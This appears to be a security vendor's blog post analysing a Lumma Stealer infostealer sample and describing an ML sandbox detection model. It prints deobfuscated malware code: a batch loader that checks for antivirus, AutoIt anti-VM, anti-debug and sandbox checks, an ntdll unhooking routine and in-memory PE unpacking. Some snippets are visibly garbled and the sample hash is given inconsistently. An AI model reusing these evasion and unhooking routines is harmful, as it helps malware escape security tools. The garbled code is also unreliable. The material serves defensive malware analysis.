


Unknown Title

: 9/25/2025



Introduction

In early 2025, LummaStealer was in widespread use by cybercriminals targeting victims throughout the world in multiple industry verticals, including telecom, healthcare, banking, and marketing. A sweeping law enforcement operation in May brought this all to an abrupt halt. After a quiet period, we are now starting to see new variants of Lumma Stealer emerge. In light of this re-emergence, we are sharing this blog post to show one of the tools Netskope has in its arsenal to detect new and novel Lumma Stealer variants.

In January 2025, Netskope Threat Labs observed a [Lumma Stealer campaign](#) and documented its delivery mechanisms and tactics, techniques, and procedures (TTPs). This blog post presents a detailed technical analysis of a new Lumma Stealer sample, alongside Netskope AI Labs' novel machine learning-based detection approach.

Our analysis focuses on three key aspects of Lumma Stealer's operation:

- **Code obfuscation:** How the malware conceals its true functionality.
- **Evasion techniques:** Anti-sandbox and anti-analysis methods designed to bypass security defenses.
- **Persistence mechanisms:** Techniques used to maintain a foothold on infected systems.

We specifically analyze the PE binary sample 87118baadfa7075d7b9d2aff75d8e730 in this post.

ML-based detection approach


At Netskope, we've built a comprehensive, multi-layered threat protection system to safeguard customer traffic. This system is powered by AI and machine learning across [multiple engines](#), applied in both inline fast scans and deep scans that combine static and dynamic analysis.

Our Advanced Threat Protection platform includes a Cloud Sandbox, enhanced with ML models purpose-built to detect new, novel, and targeted malware. The Cloud Sandbox executes suspicious samples in an isolated Windows environment and records detailed runtime behavior, including:

- Process trees (with API calls and DLL interactions)
- Registry modifications
- File operations
- Network activity

The image below shows a typical structure of a malicious file's process tree. Our AI model uses a tree transformer architecture to learn and understand the intricate patterns within process trees and their associated features. It employs tree positional embeddings to encode each node and its position within the tree.

Process Tree (PID as Node Name)



Runtime behavioral features, such as registry modifications, file operations, and network communications, are also encoded into vectors. These feature vectors are then combined with the process tree embeddings to make a final malware classification.


Using a transformer-based architecture allows the model to capture generalized behavioral patterns. This patented approach not only prevents overfitting to training data but also significantly enhances our ability to detect previously unseen threats.

Our model successfully flagged the Lumma Stealer malware. The process tree embeddings, combined with runtime behaviors like registry modifications, file operations, and network activities, contributed to the high likelihood of it being malicious, proving the effectiveness of our approach against sophisticated and novel threats.


In-depth technical analysis

The analysis focused on a specific sample, identified by the hash **87118baadf7075d7b9d2aff75d8e730**. This sample was categorized as a Nullsoft Scriptable Install System (NSIS) installer file. This classification was apparent

upon inspection using tools such as Detect It Easy (DIE), a screenshot of which confirmed its NSIS format. A critical aspect of this sample's functionality involves its malicious use of AutoIt. AutoIt is a legitimate and widely used scripting language, characterized by its BASIC-like syntax, designed for automating various tasks within the Windows operating system. However, in this instance, the sample leverages AutoIt for illicit purposes, indicating a potential abuse of a trusted system utility for malicious operations. This highlights a common tactic employed by threat actors: repurposing legitimate tools and frameworks to evade detection and carry out their objectives.




When extracted with an unzip utility like 7z, the sample decompresses two items: a file with the .nsi extension and a directory named \$TEMP.



[NSIS].nsi: Obfuscated NSIS script, will invoke Parish.m4a to initiate the chain

Parish.m4a: obfuscated batch file

Other *.m4a: Blobs for next stage payload



The Windows batch file, Parish.m4a, is obfuscated. Its deobfuscated content is shown below:

```
Set yelZzJk=Captured.com
Set cGFjruHXQLgneWmWdHSnCYTtOGhn=
Set RYmcY=5
tasklist | findstr /I "qssvc wisa" & if not errorlevel 1 ping -n 205 127.0.0.1
Set /a Performances=218681
tasklist | findstr "nsWscSvc akn bdservicehost SophosHealth AvastUI AVGUI" & if not errorlevel 1 Set yelZzJk=AutoIt3.exe & Set cGFjruHXQLgneWmWdHSnCYTtOGhn=.a3x & Set RYmcY=300
md
extrac32 /Y Submissions.m4a *.*
set /p ="MZ" > \%yelZzJk% <nul
findstr /V "hh" Formal >> \%yelZzJk%
copy /b \%yelZzJk% + Pokemon + Unavailable + Patterns + Zambia + Ceo + Tion + Slowly + Chairs + Filing \%yelZzJk%
cd
copy /b ..\Navigation.m4a + ..\Discusses.m4a + ..\Cups.m4a + ..\Who.m4a + ..\Our.m4a + ..\Vacation.m4a + ..\Diameter.m4a u%cGFjruHXQLgneWmWdHSnCYTtOGhn%
start %yelZzJk% u%cGFjruHXQLgneWmWdHSnCYTtOGhn%
cd ..
ping localhost -n %RYmcY%
```

The subsequent code snippet constitutes autoit3.exe, which is legitimate software.

```
set /p ="MZ" > \%yelZzJk% <nul
findstr /V "hh" Formal >> \%yelZzJk%
copy /b \Captured.com + Pokemon + Unavailable + Patterns + Zambia + Ceo + Tion + Slowly + Chairs + Filing \%yelZzJk%
```

The a3x file, which includes a malicious script, is composed of the following code snippet:

```
copy /b Navigation.m4a + Discusses.m4a + Cups.m4a + Who.m4a + Our.m4a + Vacation.m4a + Diameter.m4a u
```

Finally the following code starts the renamed Autoit3.exe whose path is stored in the %yelZzJk% variable, the below command-line snippet is translated as.

```
%yelZzJk% -> Autoit3.exe
u%cGFjruHXQLgneWmWdHSnCYTtOGhn% -> u.a3x
```


```
start %yelZzJk% u%cGFjruHXQLgneWmWdHSnCYTtOGhn%
```

The obfuscated AutoitScript, extracted from 'u', employs a while loop and switch-case obfuscation technique.

The script snippet below appears after deobfuscation:

Evasion technique used in Autolt Script:

Due to its evasion and anti-analysis techniques, the sample initially exhibited a very low detection rate on VirusTotal (9/73) on its first submission, as shown in the screenshot below.



Evasion and anti-analysis technique used by this sample are as below:

Check execution environment:

The subsequent code snippet verifies the execution environment by checking if the `COMPUTERNAME` is not equal to a specified value.

- tz
- NfZtFbPfH
- ELICZ

Ensure USERNAME is not equal to :

- test22

Ensure the following process is not present:

- vmtoolsd.exe
- VBoxTray.exe
- SandboxieRpcSs.exe
- avastui.exe

```
(Call(EnvGet, COMPUTERNAME) = tz) ? (Call(WinClose, Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
If ProcessExists(vmtoolsd.exe) = True Or ProcessExists(VboxTray.exe) = True Or ProcessExists(SandboxieRpcSs.exe) Then Exit
(Call(EnvGet, COMPUTERNAME) = NfZtFbPfH) ? (Call(WinClose, Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
(Call(EnvGet, COMPUTERNAME) = ELICZ) ? (Call(WinClose, Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
(Call(EnvGet, USERNAME) = test22) ? (Call(WinClose, Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
(Call(ProcessExists, avastui.exe) ? OPERATIONCHOIR(0x2710) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
```

Anti-debugging:

This prevalent anti-sandbox technique leverages the discrepancies in how real machines and analytical environments manage time and execution speed.

```
Func OPERATIONCHOIR($rxblis)
$billingspsestimationgerald = DllCall(kernel32.dll, long, GetTickCount)[0x0]
DllCall(kernel32.dll, DWORD, Sleep, dword, $rxblis)
$explainhughesglobalthose = DllCall(kernel32.dll, long, GetTickCount)[0x0]
$angersigns = $explainhughesglobalthose - $billingspsestimationgerald
If Not (($angersigns + 0x1f4) >= $rxblis And ($angersigns + 0xfffffe0c) <= $rxblis) Then Exit
EndFunc ;==>OPERATIONCHOIR
```

Anti-analysis:

The sample initiates an anti-analysis check by attempting to ping a fabricated domain. Should the domain be reachable, suggesting a controlled environment, the Autolt process self-terminates. Conversely, if the domain is unreachable, it transitions into stealth mode by concealing its tray icon.

```
FileDelete(u)
Ping(FxtwdhZNJrmN.FxtwdhZNJrmN, 0x3e8) <> 0x0) ? (Call(WinClose, |
Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf)
```

DLL Unhooking:

Security software typically intercepts critical Windows API functions within a process's memory. This involves altering the initial bytes of legitimate functions (e.g., NtCreateProcess in ntdll.dll) to reroute their execution to the security product's own code. This allows the security mechanism to examine or block the call before it reaches the operating system. Malware can bypass this by restoring the original, unhooked function bytes, thereby nullifying the security control.

```
Func NEOMUSTCRIMEDROOMS()
$promisedlocationrisk = DllCall(kernel32.dll, hwnd, GetCurrentProcess)
$rxbl = DllStructCreate(ptr)
$boxesimultaneousygracetouched = DllCall(kernel32.dll, hwnd, GetModuleHandle, str, ntdll.dll)
DllCall(paapi.dll, bool, GetModuleInformation, hwnd, $promisedlocationrisk(0x0), hwnd, $boxesimultaneousygracetouched(0x0), ptr, DllStructGetPtr($rxbl), dword, DllStructGetSize($rxbl))
$dangercbnsniror = $boxesimultaneousygracetouched(0x0)
$opportunityprogrammebelgium = DllCall(kernel32.dll, hwnd, CreateFile, str, @SystemDir & \ntdll.dll, dword, 0x00000000, dword, 0x1, ptr, 0x0, dword, 0x3, dword, 0x0, ptr, 0x0)
$rvstateheyany = DllCall(kernel32.dll, hwnd, CreateFileMapping, hwnd, $opportunityprogrammebelgium(0x0), ptr, 0x0, dword, 0x10000002, dword, 0x0, dword, 0x0, ptr, 0x0)
$rvstateheyanyaddress = DllCall(kernel32.dll, ptr, MapViewOfFile, hwnd, $rvstateheyany(0x0), dword, 0x5, dword, 0x0, dword, 0x0, dword, 0x0)
$metrivoikswagennapparenteverybody = DllStructCreate(char Magic[2], word BytesLastPage, word Pages, word Relocations, word SizeofHeader, word MinimumExtra, word MaximumExtra, word SS, word SP, word Checksum, word IP, word CS, word Relocation, word Overlay, char Reserved[8], word GUIDentifier, word OBIInformation, char Reserved[20], dword AddressOfNewExeHeader, $dangercbnsniror)
$swarkingby = DllStructCreate(word Machine, word NumberOfSections, word TimeDateStamp, word PointerToSymbolTable, word NumberOfSymbols, word SizeOfOptionalHeader, word Characteristics, $dangercbnsniror + LIGHTSASSETSCONFIDENCEHOMES($metrivoikswagennapparenteverybody, AddressOfNewExeHeader) + 0x4)
For $i = 0x0 To LIGHTSASSETSCONFIDENCEHOMES($swarkingby, NumberOfSections) + &ffffff
    $spleasedbeliefcrap = DllStructCreate(char Name[8], dword VirtualSize, dword VirtualAddress, dword SizeOfRawData, dword PointerToRawData, dword PointerToRelocations, dword PointerToLineNumbers, word NumberOfLineNumbers, dword Characteristics, $dangercbnsniror + LIGHTSASSETSCONFIDENCEHOMES($metrivoikswagennapparenteverybody, AddressOfNewExeHeader) + 0x(8 + ($x28 * $i)))
    If Not StringCompare(LIGHTSASSETSCONFIDENCEHOMES($spleasedbeliefcrap, Name), <text>) Then
        $sappartrucksletsabroad = DllCall(kernel32.dll, bool, VirtualProtect, ptr, $dangercbnsniror + LIGHTSASSETSCONFIDENCEHOMES($spleasedbeliefcrap, VirtualAddress), dword, LIGHTSASSETSCONFIDENCEHOMES($spleasedbeliefcrap, VirtualSize), dword, 0x0, dword, 0x0)
        DllCall(advapi.dll, name=cddl, memcopy, ptr, $dangercbnsniror + LIGHTSASSETSCONFIDENCEHOMES($spleasedbeliefcrap, VirtualAddress), ptr, $rvstateheyanyaddress(0x0) + LIGHTSASSETSCONFIDENCEHOMES($spleasedbeliefcrap, VirtualAddress), dword, LIGHTSASSETSCONFIDENCEHOMES($spleasedbeliefcrap, VirtualSize))
        $sappartrucksletsabroad = DllCall(kernel32.dll, bool, VirtualProtect, ptr, $dangercbnsniror + LIGHTSASSETSCONFIDENCEHOMES($spleasedbeliefcrap, VirtualAddress), dword, LIGHTSASSETSCONFIDENCEHOMES($spleasedbeliefcrap, VirtualSize), dword, 0x0, dword, 0x0)
    EndIf
Next
DllCall(kernel32.dll, none, CloseHandle, hwnd, $promisedlocationrisk(0x0))
DllCall(kernel32.dll, none, CloseHandle, hwnd, $opportunityprogrammebelgium(0x0))
DllCall(kernel32.dll, none, CloseHandle, hwnd, $rvstateheyany(0x0))
DllCall(kernel32.dll, none, FreeLibrary, hwnd, $boxesimultaneousygracetouched(0x0))
EndFunc ;==NEOMUSTCRIMEDROOMS
```

Persistence:

The sample utilizes the **CreateProcessW** API to execute cmd.exe. This action creates an internet shortcut (.url) in the Windows Startup folder, thereby establishing **persistence**. Upon system startup, this shortcut launches a JScript, which then uses an ActiveXObject to instantiate a **Wscript.Shell** object, culminating in the execution of the Autolt payload.

the decompression process unveils a portable executable (PE) file within memory, as depicted in the accompanying image.

```
Func PARAMID($discountedguatemalabonds)
    Local $amazonpitemil = DllStructCreate(byte[] & Call(BinaryLen, $discountedguatemalabonds & ))
    DllStructSetData($amazonpitemil, 0x1, $discountedguatemalabonds)
    Local $petitionpostcardsforgotten = DllStructCreate(byte[] & 0x10 = DllStructGetSize($amazonpitemil & ))
    $shaledited = DllCall(intdll.dll, uint, RtlGetCompressionWorkSpaceSize, ushort, 0x2, ulong, 0x0, ulong, 0x0)
    Local $statesheatbm = DllStructCreate(byte[] & $shaledited[0x2] & )
    Local $meansolita = DllCall(intdll.dll, int, RtlDecompressFragment, ushort, 0x2, ptr, DllStructGetPtr($petitionpostcardsforgotten), dword, DllStructGetSize($petitionpostcardsforgotten), ptr, DllStructGetPtr($amazonpitemil), dword, DllStructGetSize($amazonpitemil), dword, 0x0, dword, 0x0, ptr, DllStructGetPtr($statesheatbm))
    If @error Or $meansolita[0x0] Then
        Return SetError(0x1, 0x0, "")
    EndIf
    Local $monitoringdeborah = DllStructCreate(byte[] & $meansolita[0x7] & ), DllStructGetPtr($petitionpostcardsforgotten))
    Return SetError(0x0, 0x0, LIGHT$ASSET$CONFIDENCE$ONES($monitoringdeborah, 0x1))
EndFunc ;==>PARAMID
```

4D	5A	78	00	01	00	00	00	04	00	00	00	00	00	00	00	00	00	00	00	MZx.....
00	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	00	00	00	00	@.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	x.....
00	00	00	00	00	00	00	00	00	00	00	00	00	78	00	00	00	00	00	00	X.....
0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68					..°..!..L!Th
69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F					is program canno
74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20					t be run in DOS
6D	6F	64	65	2E	24	00	00	50	45	00	00	4C	01	04	00					mode.\$..PE..L...
AC	F6	6F	68	00	00	00	00	00	00	00	00	E0	00	02	01					-öoh.....à...
<u>0B</u>	<u>01</u>	<u>0E</u>	<u>00</u>	00	AA	04	00	00	92	00	00	00	00	00	00					^.....
50	B3	00	00	00	10	00	00	00	00	00	00	00	00	40	00					P*.....@.
00	10	00	00	00	02	00	00	06	00	00	00	00	00	00	00					
06	00	00	00	00	00	00	00	00	F0	05	00	00	04	00	00					ð.....
00	00	00	00	02	00	40	85	00	00	10	00	00	10	00	00					@.....
00	00	10	00	00	10	00	00	00	00	00	00	10	00	00	00					
00	00	00	00	00	00	00	00	73	DB	04	00	8C	00	00	00					s0.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00					
00	00	00	00	00	00	00	00	00	B0	05	00	4C	33	00	00					°..L3..
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00					
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00					

Due to the C2 server's inactivity at the time of analysis, further investigation into the next-stage payload was not possible for this blog post.

Netskope Detection

Netskope Advanced Threat Protection provides proactive coverage against threats like Lumma Stealer. Our multi-layered approach uses both static analysis and our machine learning-powered cloud sandbox to detect zero-day and advanced persistent threat (APT) samples.

Detection response codes include:

- **Win32.Exploit.Generic:** This signature provides broad protection against this threat.
- **Gen.Detect.By.NSCLoudSandbox.tr:** This detection specifically indicates that the sample was identified by our Cloud Sandbox engine.

The screenshot below confirms that sample **87118baadfa7075d7b9d2aff75d8e730** was successfully detected by the Netskope Cloud Sandbox.

